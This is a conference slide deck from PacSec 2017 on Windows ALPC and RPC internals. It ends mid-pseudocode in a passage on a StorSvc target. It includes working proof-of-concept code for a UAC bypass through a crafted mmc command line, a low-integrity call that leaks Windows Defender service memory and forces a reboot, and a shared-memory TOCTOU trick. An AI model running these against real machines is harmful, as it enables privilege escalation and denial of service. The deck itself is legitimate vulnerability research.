# A view into ALPC-RPC

Clément Rouault & Thomas Imbert
PacSec

November 2017

# Agenda





- ALPC
- RPC
- UAC
- Advanced features & vulnerability research
- CVE-2017-11783

# Agenda

# Where does this talk come from ?



## User Account Control

- We were curious about the UAC.
- Only API we found was `ShellExecuteA`
- How to trigger the UAC manually ?
- We knew that UAC may be triggered by RPC
- We knew that ALPC allows to perform RPC

So let's explore the RPC-over-ALPC !

# Existing research



## Talks

- *LPC & ALPC Interfaces* - Recon 2008 - Thomas Garnier
- *All about the ALPC, RPC, LPC, LRPC in your PC* - Syscan 2014 - Alex Ionescu
- *ALPC Fuzzing Toolkit* - HITB 2014 - Ben Nagy

## Tool

- `RpcView` (Jean-Marie Borello, Julien Boutet, Jeremy Bouetard, Yoanne Girardin)

# Agenda

# Overview



## ALPC

- **A**dvanced **L**ocal **P**rocedure **C**all
- Server listening on an ALPC Port
- Client connecting to that port

## ALPC Message

An ALPC message is composed of two parts

- `PORT_MESSAGE`: The header and data of the message
- `ALPC_MESSAGE_ATTRIBUTES`: Attributes header and data for advanced features

# PORT_MESSAGE



```
0:000> dt -r combase!_PORT_MESSAGE
   +0x000 u1
      +0x000 s1
         +0x000 DataLength : Int2B // Size of DATA without header
         +0x002 TotalLength : Int2B // Size of header + DATA
      +0x000 Length         : Uint4B
   +0x004 u2
      +0x000 s2
         +0x000 Type             : Int2B // Message Type
         +0x002 DataInfoOffset   : Int2B
      +0x000 ZeroInit         : Uint4B
   0x008 ClientId         : _CLIENT_ID
      +0x000 UniqueProcess : Ptr32 Void // Identify the client
      +0x004 UniqueThread   : Ptr32 Void // Identify the client
   +0x008 DoNotUseThisField : Float
   +0x010 MessageId        : Uint4B // Identify msg for reply
   +0x014 ClientViewSize   : Uint4B
   +0x014 CallbackId       : Uint4B
```

# APIs



## Server

- `NtAlpcCreatePort`
- `NtAlpcAcceptConnectPort`
- `NtAlpcSendWaitReceivePort`
- `TpCallbackSendAlpcMessageOnCompletion`
  - Used by `rpcrt4.dll`

## Client

- `NtAlpcConnectPort`
- `NtAlpcDisconnectPort`
- `NtAlpcSendWaitReceivePort`

# Python implementation



```python
import windows # https://github.com/hakril/PythonForWindows
def alpc_server():
    server = windows.alpc.AlpcServer(PORT_NAME)
    msg = server.recv() # Wait for a connection message
    assert msg.type & 0xfff  == LPC_CONNECTION_REQUEST
    server.accept_connection(msg)
    msg = server.recv() # Wait for a real message
    print("[SERV] Received message: <{0}>".format(msg))
    print("[SERV] Message data: <{0}>".format(msg.data))
    assert msg.type & 0xfff  == LPC_REQUEST
    msg.data = "REQUEST '{0}' DONE".format(msg.data)
    server.send(msg) # Reply as we kept the same MessageId

def alpc_client():
    client = windows.alpc.AlpcClient(PORT_NAME)
    print("[CLIENT] Connected: {0}".format(client))
    response = client.send_receive("Hello world !")
    print("[CLIENT] Response: <{0}>".format(response.data))
```

```
C:\Users\hakril\Documents\Work\PythonForWindows (dev)
λ python Playground\poc_alpc.py
[CLIENT] Connected: <windows.alpc.AlpcClient object at 0x0455FEF0>
[SERV] Received message: <<windows.alpc.AlpcMessage object at 0x03ED0BF0>>
[SERV] Message data: <Hello world !>
[CLIENT] Response: <REQUEST 'Hello world !' DONE>
```

# Agenda



3. RPC
   - RPC Bind
   - RPC call
   - EpMapper

# Overview



**Remote Procedure Call**

## Server

- One or many endpoints
- One or many interfaces
- Each interface has methods

## Endpoints

- `ncacn_ip_tcp`: IP+port
- `ncacn_np`: `\pipe\my_endpoint`
- `ncalrpc`: `\RPC Control\my_alpc_port`
- ...

Clément Rouault & Thomas Imbert
PacSec

# RpcView



Processes Properties

Image | RPC | SSP

Host Process for Windows Services

Version: 10.0.15063.0

Path: C:\Windows\System32\svchost.exe

CmdLine: c:\windows\system32\svchost.exe -k netsvcs -s Appinfo

User: AUTORITE NT\Système

Desktop:

Image: 64-bits

Endpoints

| Pid | Protocol | Name |
|---|---|---|
| 9040 | ncalrpc | LRPC-b744bdeacf37d84a19 |

Interfaces


| Pid | Uuid | Ver | Type | Procs | Stub | Base | Location |
|---|---|---|---|---|---|---|---|
| 9040 | 201ef99a-7fa0-444c-9399-19ba84f12a1a | 1.0 | RPC | 7 | Interpreted | 0x00007ff9edce00... | C:\Windows\System32\appinfo.dll |

Procedures

| Index | Name | Address | Format |
|---|---|---|---|
| 0 | RAiLaunchAdminProcess | 0x00007ff9edce3130 | 0x00007ff9edcfa0f2 |
| 1 | RAiProcessRunOnce | 0x00007ff9edcf3f40 | 0x00007ff9edcfa158 |
| 2 | RAiLogonWithSmartCardCreds | 0x00007ff9edcf2210 | 0x00007ff9edcfa188 |
| 3 | RAiOverrideDesktopPromptPolicy | 0x00007ff9edcec8e0 | 0x00007ff9edcfa1be |
| 4 | RAiDisableElevationForSession | 0x00007ff9edcf1110 | 0x00007ff9edcfa1e2 |
| 5 | RAiEnableElevationForSession | 0x00007ff9edcf11b0 | 0x00007ff9edcfa20c |
| 6 | RAiForceElevationPromptForCOM | 0x00007ff9edcf4af0 | 0x00007ff9edcfa236 |

# RPC call steps






Clément Rouault & Thomas Imbert
PacSec

# RpcBindRequest



```
class ALPC_RPC_BIND(ctypes.Structure):
    _pack_ = 1
    _fields_ = [
        ("request_type", gdef.DWORD),
        ("UNK1", gdef.DWORD),
        ("UNK2", gdef.DWORD),
        ("target", gdef.RPC_IF_ID), # Interface GUID + Version
        ("flags", gdef.DWORD), # Bind to NDR32 | NDR64 | ??
        ("if_nb_ndr32", gdef.USHORT), # If number for NDR32
        ("if_nb_ndr64", gdef.USHORT),
        ("if_nb_unkn", gdef.USHORT),
        ("PAD", gdef.USHORT),
        ("register_multiple_syntax", gdef.DWORD),
        ("use_flow", gdef.DWORD),
        ("UNK5", gdef.DWORD),
        ("maybe_flow_id", gdef.DWORD),
        ("UNK7", gdef.DWORD),
        ("some_context_id", gdef.DWORD),
        ("UNK9", gdef.DWORD),
    ]
```

# Build a minimal request & reponse



## request

```
req = ALPC_RPC_BIND()
req.request_type = gdef.RPC_REQUEST_TYPE_BIND
req.target = gdef.RPC_IF_ID(uuid, *syntaxversion)
req.flags = gdef.BIND_IF_SYNTAX_NDR32
req.if_nb_ndr32 = requested_if_nb
req.if_nb_ndr64 = 0
req.if_nb_unkn = 0
req.register_multiple_syntax = False
```

## Response

- Also a `ALPC_RPC_BIND`
- `request_type == RPC_RESPONSE_TYPE_BIND_OK(1)`
- Some fields may change to reflect the request actually handled by the server

# RpcCall



```
class ALPC_RPC_CALL(ctypes.Structure):
    _pack_ = 1
    _fields_ = [
        ("request_type", gdef.DWORD),
        ("UNK1", gdef.DWORD),
        ("flags",gdef.DWORD),
        ("request_id", gdef.DWORD),
        ("if_nb", gdef.DWORD),
        ("method_offset", gdef.DWORD),
        ("UNK2", gdef.DWORD),
        ("UNK3", gdef.DWORD),
        ("UNK4", gdef.DWORD),
        ("UNK5", gdef.DWORD),
        ("UNK6", gdef.DWORD),
        ("UNK7", gdef.DWORD),
        ("UNK8", gdef.DWORD),
        ("UNK9", gdef.DWORD),
        ("UNK10", gdef.DWORD),
        ("UNK11", gdef.DWORD),
    ]
```

# Build a minimal RPC Call



```
req = ALPC_RPC_CALL()
req.request_type = gdef.RPC_REQUEST_TYPE_CALL
req.flags = 0
req.request_id = 0x11223344
req.if_nb = interface_nb
req.method_offset = method_offset
return buffer(req)[:] + params
```

- A lot of fields are not identified yet
- `params` is the marshalling of the method parameters

# Network Data Representation (NDR)



## Network Data Representation (NDR)

- "The role of NDR is to provide a mapping of IDL data types onto octet streams"
- Documented: `http://pubs.opengroup.org/onlinepubs/9629399/chap14.htm`

## Microsoft Transfert Syntax

- `71710533-BEBA-4937-8319-B5DBEF9CCC36` v1.0 NDR
- `8A885D04-1CEB-11C9-9FE8-08002B104860` v2.0 NDR64
- `B4537DA9-3D03-4F6B-B594-52B2874EE9D0` v1.0 ???
  - Please tell us if you find out this one :)

- We implemented part of NDR32 in Python for this project

Clément Rouault & Thomas Imbert
PacSec

# RPCClient - Implem



```python
import windows.rpc
from windows.rpc import ndr

client = windows.rpc.RPCClient(r"\RPC Control\HelloRpc")
iid = client.bind("41414141-4242-4343-4444-45464748494a")
ndr_params = ndr.make_parameters([ndr.NdrLong] * 2)
resp = client.call(iid, 1, ndr_params.pack([41414141, 1010101]))
result = ndr.NdrLong.unpack(ndr.NdrStream(resp))
print(result) # 42424242
client.call(iid, 0, ndr.NdrUniqueCString.pack(
                                        "Hello from Python !\x00"))
iid2 = client.bind("99999999-9999-9999-9999-999999999999")
client.call(iid2, 0, ndr.NdrCString.pack(
                                        "Hello again from IF2 !\x00"))
```

```
λ Example1ExplicitServer.exe
Interface1: Add 41414141+1010101
Interface1: Hello from Python !
Interface2: Hello again from IF2 !
```

# EpMapper ?

- How do we get the endpoint for a given interface ?

## EpMapper !

- List endpoints for a given Interface
- Alpc endpoint: `\RPC Control\epmapper`
- `e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0`
- Method 7: `ept_map_auth`

## `ept_map_auth` parameters

- A well known PSID
- protocol tower
  - Documented binary-format
  - Used to describe endpoints protocols
  - `http://pubs.opengroup.org/onlinepubs/9629399/apdxl.htm`

# Simple EpMapper request



- Call re-implemented in full Python

```
>>> windows.rpc.find_alpc_endpoints("880fd55e-43b9-11e0-b1a8-cf4edfd72085",
    nb_response=2)
[UnpackTower(protseq='ncalrpc',
    endpoint=bytearray(b'LRPC-b0cb073a897f2102a8'),
    address=None, object=<RPC_IF_ID "880FD55E-43B9-11E0-B1A8-CF4EDFD72085" (1, 0)>,
    syntax=<RPC_IF_ID "8A885D04-1CEB-11C9-9FE8-08002B104860" (2, 0)>),
 UnpackTower(protseq='ncalrpc',
    endpoint=bytearray(b'OLE8C19EF53D4A32E3D54196ECDB935'),
    address=None, object=<RPC_IF_ID "880FD55E-43B9-11E0-B1A8-CF4EDFD72085" (1, 0)>,
    syntax=<RPC_IF_ID "8A885D04-1CEB-11C9-9FE8-08002B104860" (2, 0)>)]

>>> client = windows.rpc.find_alpc_endpoint_and_connect(
    "be7f785e-0e3a-4ab7-91de-7e46e443be29", version=(0,0))
>>> client
<windows.rpc.client.RPCClient object at 0x044EBE30>
>>> client.alpc_client.port_name
'\\RPC Control\\LRPC-de2d0664c8d8d755b2'
```

# Agenda


# RAiLaunchAdminProcess



## Interface

- appinfo.dll
- 201ef99a-7fa0-444c-9399-19ba84f12a1a v2.0
- Method 0: RAiLaunchAdminProcess

```
request_tst = RaiLaunchAdminProcessParameters.pack([
 "C:\\windows\\system32\\mspaint.exe\x00", # Application Path
"Yolo-Commandline Whatever\x00", # Commandline
1, # UAC-Request Flag
 gdef.CREATE_UNICODE_ENVIRONMENT, # dwCreationFlags
 "\x00", # StartDirectory
"WinSta0\\Default\x00", # Station
 # Startup Info
 (None,  # Title
  1, 2, 3, 4, 5, 6, 7, 1, # Startupinfo: dwX to dwFlags
  5, # wShowWindow
 # Point: Use MonitorFromPoint to setup StartupInfo.hStdOutput
 (0, 0)),
 0x10010, # Window-Handle to know if UAC can steal focus
0xffffffff]) # UAC Timeout
```


User Account Control
Do you want to allow the following program to make changes to this computer?
Program name: Paint
Verified publisher: Microsoft Windows
Program location: Yolo-Commandline Whatever
Show information about this publisher's certificate
Hide details
Yes
No
Change when these notifications appear

# The bug

- We fully control the CommandLine

## appinfo!AiIsEXESafeToAutoApprove

- Bypass UAC for trusted binary: `g_lpAutoApproveEXEList`
- special case for `mmc.exe`
- Command line is parsed to analyse the target `.msc`
- `","` is a valid commandline separator for the parser

- We can craft the following Commandline
- `XXX,wf.msc MY_BAD_MSC`
  - `appinfo.dll` will think that `wf.msc` is the target
  - `mmc.exe` will load the malicious `MY_BAD_MSC`

# Bypass



## Execution from malicious MSC

- Can use `ActiveX Control - Flash object` MMC template
- Slight modification allows to run javascript
- JS fonction `external.ExecuteShellCommand`

- Full walkthrough was presented at beerump `http://www.rump.beer/2017/slides/from_alpc_to_uac_bypass.pdf`
- It's only an UAC bypass, can we go further ?

# Agenda




5. Advanced features & vulnerability research
   - ALPC messages features
   - Fuzzing
   - Results

# ALPC Message Attributes structure



## Structures appended after attributes' header




Clément Rouault & Thomas Imbert
PacSec

# ALPC Message Attributes usage



| | |
|---|---|
| Security | Security QoS options |
| View | Data sent in shared memory |
| Context | Expose message context (seq, ID) |
| Handle | Send objects handle |
| Token | Expose tokens ID |
| Direct | Event for async completion |
| Work on behalf | Ticket for container impersonation |

# Example ALPC Handle Attribute



## Sharing a file handle

### Client

```
# Open the file we want to share
f = open("C:\\Windows\\System32\\rpcrt4.dll", 'rb')
# AlpcMessage is initialized with all attributes allocated
msg = windows.alpc.AlpcMessage()
# Setup ALPC_MESSAGE_HANDLE_ATTRIBUTE
msg.handle_attribute.Flags = gdef.ALPC_HANDLEFLG_DUPLICATE_SAME_ACCESS
msg.handle_attribute.Handle = windows.utils.get_handle_from_file(f)
msg.handle_attribute.ObjectType = 0
msg.handle_attribute.DesiredAccess = 0
# Set handle as valid and send it
msg.attributes.ValidAttributes |= gdef.ALPC_MESSAGE_HANDLE_ATTRIBUTE
client.send_receive(msg)
```

### Server

```
# server is AlpcServer
msg = server.recv()
if msg.type & 0xfff == LPC_REQUEST:
    if msg.handle_is_valid and msg.handle_attribute.Handle:
        print("Object type = <{0}>".format(msg.handle_attribute.ObjectType))
        print("Name = <{0}>".format(get_filename_from_handle(msg.handle_attribute.Handle)))
# Output:
# Object type = <1>
# Name = <\Device\HarddiskVolume4\Windows\System32\rpcrt4.dll>
```

# Vulnerability research



Over 150 **RPC** interfaces

**Target**: privileged interfaces accessible from low integrity

How to scale ?

- Manual reverse engineering (Advanced features and Interface methods)
- Simple **RPC** MITM performing mutations on NDR data stream (built on top of a **RPC** debugger)
- Forging **RPC** calls and target all the exposed methods

# RPC Forge



**RPC** Runtime rejects malformated NDR
Marshalled stream must match the arguments types

1. Connect to the interface through epmapper or fixed ALPC endpoint name
2. Generate the call arguments (correct types and structures) based on Sulley generator
3. Perform the call with marshalled generated arguments
4. Extract any `context_handle` from the returned stream (to fuzz methods expecting a valid `context_handle`)

# Example RPC Forge



Interface code generated from customized `RPCView`

## Generation for interface in iphlpsvc.dll

```
from rpc_forge import *

# UUID 552d076a-cb29-4e44-8b6a-d15e59e2c0af VERSION 1.0 DLL iphlpsvc.dll
interface = Interface("552d076a-cb29-4e44-8b6a-d15e59e2c0af", (1,0), [
    Method("IpTransitionProtocolApplyConfigChanges", 1, In(NdrByte)),
    Method("IpTransitionProtocolApplyConfigChangesEx", 1,
        In(NdrByte),
        In(Range(0,65535) / NdrLong),
        In(SizeIs(2) / NdrCString)
    ),
])

context_handles = set()
method_number = interface.find_method_by_name("IpTransitionProtocolApplyConfigChangesEx")
arg = interface.methods[method_number].forge_call(context_handles)
arg
'\x01PPP\x05\x00\x00\x00\x05\x00\x00\x00????\x00PPP' # 'P' are padding
interface.connect()
res = interface.call(method_number, arg)
res
'\x00\x00\x00\x00\r\xf0\xad\xba'
```

RPCForge will be released on GitHub after the conference.

# Type of bugs found



- Unique Pointers can be null (NULL Dereference)
- Input parameters used as offset without Range attribute (**O**ut **O**f **B**ound Access)
- Different `context_handle` in the same process / interface must be defined as strict / `type_strict_context_handle` (Type confusion)
- Client privileges must be checked (or impersonated) before performing privileged actions (Logic bugs)

⇒ service DOS, system DOS (`BSOD CRITICAL_PROCESS_DIED`) or privilege escalation

# Example MS AV PoC



`rpcrt4.dll` leaks server heap memory in the received buffer (NtAlpcSendWaitReceivePort)

## Microsoft Antimalware Service - QueryVersion and ForcedReboot

```
# Switch to low integrity
windows.current_process.token.integrity = SECURITY_MANDATORY_LOW_RID
# Connect and bind the Windows Defender MpSvc.dll interface
MS_AV_ALPC = r"\RPC Control\IMpService77BDAF73-B396-481F-9042-AD358843EC24"
client = windows.rpc.RPCClient(MS_AV_ALPC)
iid = client.bind("c503f532-443a-4c69-8300-ccd1fbdb3839", version=(2,0))
# Call ServerMpQueryEngineVersion 41 (method number might change between versions)
print client.call(iid, 41, "")
# Call ServerMpRpcForcedReboot 83 (same)
client.call(iid, 83, "\0"*4)
```

```
>>> client.call(iid, 41, "")[25*8:].replace('\0','')
'\x07Syst\xe8me\x01 authentifi\xe9s\x01xt\\",\\"tx\\":\\"Ajouter des fonctionnalit\xe9s \xe0 Microsoft\xa0Edge\\"},\\"it
em_001_text\\":{\\"t\\":\\"txt\\",\\"tx\\":\\"Obtenez des extensions en s\xe9lectionnant \\\\\\"& \\\\\\", puis Extensio
ns.\\"},\\"item_001_templa'
>>> client.call(iid, 41, "")[25*8:].replace('\0','')
'\x07Syst\xe8me\x01\x03\x10\x14\x0c\xe8P\xa0\xc6\xab\xc9\x9fgs\xcb\xc4Y;`\xce\x06\xef\x80gJ6H\x86\xf7\rCview"..\\..\\..\
\..\\..\\Desktop\\New\\RPCview`\x03\xa0Xdesktop-iqdfign\xb4\x7f\xbf\xe9\x8c\\+H\x99\xeav`/\xfa\xe9N\xfez\x11\xc3\x13\\\x
```

Then it reboots !

# Agenda

# Curious about shared memory



How does shared memory over ALPC works ?

- Available for any NCALRPC server ?
- What data are fetched from shared mem ?
- Shared mem protection in client / server
  - Read only / RW / RWX ?

Clément Rouault & Thomas Imbert
PacSec

# ALPC and shared memory



- Shared memory exists in ALPC as View

## Alpc View: Reversing the NTAPI

- `ntdll!NtAlpcCreatePortSection`
- `ntdll!NtAlpcCreateSectionView`
- `ntdll!NtAlpcSendWaitReceivePort`
  - `nt!AlpcpCaptureViewAttribute`
  - `nt!AlpcpExposeViewAttribute`

We saw (after reversing) that all this had already been documented by Alex Ionescu

# A logical error



Flag `0x40000` | *SECURE_VIEW*

## Ntoskrnl

- `ntdll!NtAlpcCreatePortSection` & `nt!captureViewAttributeInternal`
- Secure the view (`READ_ONLY`) when sent

## `rpcrt4`

- Handle call requests with a view
- Secured views' data are not copied before NDR deserialization

## Vulnerability

- The kernel does NOT PREVENT the client to `VirtualProtect` the view to `READ_WRITE` again

# Testing our hypothesis



## The server

```
int Pouet(handle_t, const unsigned char* trololo)
{
    std::cout << "Priting parameter: " << trololo << std::endl;
    std::cout << "Waiting 1 second" << std::endl;
    Sleep(1000);
    std::cout << "RE-Priting parameter: " << trololo << std::endl;
    return 42;
}
```

# Rpc call with secure view



- Pointer arguments directly point to the shared memory

```
0:005> u eip L1
Example1ExplicitServer!Pouet
0139a1d0 55              push    ebp
0:005> da poi(trololo)
00a5000c  "My First Message"
0:005> !address 00a5000c


Usage:                  MappedFile
Base Address:           00a50000
End Address:            00a51000
State:                  00001000    MEM_COMMIT
Protect:                00000004    PAGE_READWRITE
Type:                   00040000    MEM_MAPPED
Mapped file name:       PageFile


0:005> dc 00a50000
00a50000  00000011 00000000 00000011 4620794d  ............My F
00a50010  74737269 73654d20 65676173 50505000  irst Message.PPP
00a50020  00000000 00000000 00000000 00000000  ................
```

# Testing our hypothesis



```
import windows.rpc
from windows.rpc import ndr
import windows.generated_def as gdef

client = windows.rpc.RPCClient(r"\RPC Control\HelloRpc")
iid = client.bind("99999999-9999-9999-9999-999999999999")
cur_proc = windows.current_process

# Create Section
section = client.alpc_client.create_port_section(0x40000, 0, 0x1000)
view = client.alpc_client.map_section(section[0], 0x1000)
# Forge a call
IF_NUMBER = client.if_bind_number[hash(buffer(iid)[:])]
call_req = client._forge_call_request(IF_NUMBER, 2, "")
# Pack the NDR for the parameter
params = ndr.NdrCString.pack("My First Message\x00")
# New message with a View
p = windows.alpc.AlpcMessage(0x2000)
p.port_message.data = call_req + ndr.NdrLong.pack(len(params) + 0x200)  + "\x00" * 40
p.attributes.ValidAttributes |= gdef.ALPC_MESSAGE_VIEW_ATTRIBUTE
p.view_attribute.Flags = 0x40000
p.view_attribute.ViewBase = view.ViewBase
p.view_attribute.SectionHandle = view.SectionHandle
p.view_attribute.ViewSize = len(params)
cur_proc.write_memory(view.ViewBase, params) # Write NDR to view

client.alpc_client.send(p)

cur_proc.virtual_protect(view.ViewBase, 0x1000, gdef.PAGE_READWRITE, None)
import time; time.sleep(0.5)
cur_proc.write_memory(view.ViewBase + 3*4, "VULNERABLE !\x00")
```

# Testing our hypothesis - 2



## The server

```
int Pouet(handle_t, const unsigned char* trololo)
{
    std::cout << "Priting parameter: " << trololo << std::endl;
    std::cout << "Waiting 1 second" << std::endl;
    Sleep(1000);
    std::cout << "RE-Priting parameter: " << trololo << std::endl;
    return 42;
}
```

## The result !

```
λ Example1ExplicitServer.exe
Priting parameter: My First Message
Waiting 1 second
RE-Priting parameter: VULNERABLE !
```

- This should allow us to trigger TOCTOU & double-fetch in some services

# Finding a target

## Target StorSvc

- be7f785e-0e3a-4ab7-91de-7e46e443be29 v0.0
- Method 14: SvcMoveFileInheritSecurity

## PseudoCode

```
RPC_STATUS SvcMoveFileInheritSecurity(handle_t AutoBindingHandle, wchar_t *OldFileName,
                                      wchar_t *NewFileName, DWORD Flags)
{
    if ( RpcImpersonateClient(0) == RPC_S_OK )
    {
        if ( MoveFileExW(OldFileName, NewFileName, Flags) )
        {
            RpcRevertToSelf();
            if ( InitializeAcl(&pAcl, 8, 2) )
            {
